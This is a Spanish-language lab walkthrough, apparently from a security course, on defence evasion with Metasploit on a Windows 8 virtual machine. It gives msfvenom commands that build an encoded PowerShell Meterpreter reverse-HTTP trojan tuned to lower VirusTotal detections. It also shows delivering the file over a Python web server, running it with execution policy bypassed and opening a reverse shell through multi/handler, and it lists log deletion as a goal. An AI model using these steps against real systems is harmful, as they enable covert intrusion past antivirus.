EJERCICIOS INTRODUCCIÓN A LA EVASIÓN DE DEFENSAS


Prerrequisitos

- Kali Linux
- Windows 8 Evasion

Ejercicio - Msfvenom y metasploit


- Crear un troyano para Windows que tenga menos de 30 detecciones en VirusTotal con técnicas como los encoders y las iteraciones. Transferir el troyano al escritorio del sistema Windows 8 Evasion.
- Utilizar un exploit multi/handler para obtener un meterpreter reverso.
- Usar el módulo multi_meterpreter_inject para inyectar el payload en al menos dos nuevos procesos y así favorecer la migración. Migrar a alguno de los procesos creados y utilizar comando de meterpreter para el borrado de logs.
- En caso de no tener éxito, elevar privilegios y después realizar el borrado de logs.

Creamos un troyano en formato psh




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter_reverse_http -e cmd/powershell_base64 LHOST=10.0.2.9 LPORT=4444 -i 4
-f psh > troyano.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 4 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 201820 (iteration=0)
cmd/powershell_base64 succeeded with size 201820 (iteration=1)
cmd/powershell_base64 succeeded with size 201820 (iteration=2)
cmd/powershell_base64 succeeded with size 201820 (iteration=3)
cmd/powershell_base64 chosen with final size 201820
Payload size: 201820 bytes
Final size of psh file: 941007 bytes
```

Después de esto accedemos a la página de virustotal y subimos el archivo creado para comprobar cuantas detecciones obtiene de el



Nombre	Tamaño	Tipo	Modificado
dymerge			18 oct
juice-shop			23 oct
pydictor			17 oct
Software			Ayer
XSS-LOADER			20 oct
XSStrike			20 oct
37977.py	3,7 kB	Texto	7 nov
alhvdBAo.rec	303 bytes	desconocido	8 nov
dic.windows.txt	100 bytes	Texto	10 nov
In8RvDPZ.rec	343 bytes	desconocido	10 nov
JsvxrH3F.rec	300 bytes	desconocido	10 nov
troyano.ps1	941,0 kB	Texto	15:53

Verificamos cuantas detecciones tiene



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

24 security vendors and no sandboxes flagged this file as malicious

24 / 60


Community Score

884ef0b2d1c806ac568493d5e1869035adb538c248a700136e95870cbdeac113

troyano.ps1


2023-11-21 15:07:18 UTC

Una vez hecho esto, nos dirigimos a una terminal de Kali para crear un servidor



```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Vamos a Windows 8 y lo abrimos en el buscador




Para recibir futuras actualizaciones de Google Chrome, deberás tener Windows 10

Directory listing for /


- .android/
- .bashrc
- .bashrc.original
- BurpSuite/

Descargamos el archivo creado




Nombre	Fecha de modifica...	Tipo	Tamaño
troyano	21/11/2023 16:11	Archivo PS1	919 KB

En la 8 nos dirigimos al cmd y nos movemos a la carpeta de descargas




```
C:\Users\TheBridge2022>dir
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: DE3B-AD60

 Directorio de C:\Users\TheBridge2022

20/11/2023  18:23    <DIR>          .
20/11/2023  18:23    <DIR>          ..
15/06/2023  23:42    <DIR>          Contacts
20/11/2023  18:25    <DIR>          Desktop
16/06/2023  03:12    <DIR>          Documents
21/11/2023  16:11    <DIR>          Downloads
15/06/2023  23:42    <DIR>          Favorites
15/06/2023  23:42    <DIR>          Links
15/06/2023  23:42    <DIR>          Music
15/06/2023  23:42    <DIR>          Pictures
15/06/2023  23:42    <DIR>          Saved Games
15/06/2023  23:42    <DIR>          Searches
15/06/2023  23:42    <DIR>          Videos
               0 archivos              0 bytes
              13 dirs  13.465.329.664 bytes libres
```

Una vez dentro de la carpeta de descargas copiamos el siguiente código




```
C:\Users\TheBridge2022\Downloads>powershell.exe -ExecutionPolicy Bypass -NoExit
-File troyano.ps1
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. Todos los derechos reservados.

1380
PS C:\Users\TheBridge2022\Downloads> _
```

Tras tenerlo nos dirigimos a una terminal de Kali e iniciamos el postgresql y abrimos un msfconsole




```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Modificamos las opciones




```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_http
payload ⇒ windows/x64/meterpreter_reverse_http
```

Las comprobamos




```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter_reverse_http):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       10.0.2.9         yes       The local listener hostname
   LPORT       8080             yes       The local listener port
   LURI                         no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Modificamos el puerto y lo ponemos a correr




```
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.0.2.9:4444
[*] http://10.0.2.9:4444 handling request from 10.0.2.15; (UUID: qshyayij) Redirecting stageless connection f
rom /6s4XzZZw9xBh7WDvBLIAdA0DVKmFLn06alcVBQ0R2j4doYciSXaKq_2t_aLA28jEtPtZSJjArkDeljPCOzL0-KWeh with UA 'Mozil
la/5.0 (Macintosh; Intel Mac OS X 14.0; rv:109.0) Gecko/20100101 Firefox/118.0'
[*] http://10.0.2.9:4444 handling request from 10.0.2.15; (UUID: qshyayij) Attaching orphaned/stageless sessi
on ...
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.15:49360) at 2023-11-23 15:28:42 +0100

meterpreter > █
```

Dejamos la sesión en BG y confirmamos




```
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x64/windows  TheBridge\TheBridge2022 @ THEBRIDG  10.0.2.9:4444 → 10.0.2.15:49360 (
                                     E                           10.0.2.15)
```

Buscamos un módulo de inject



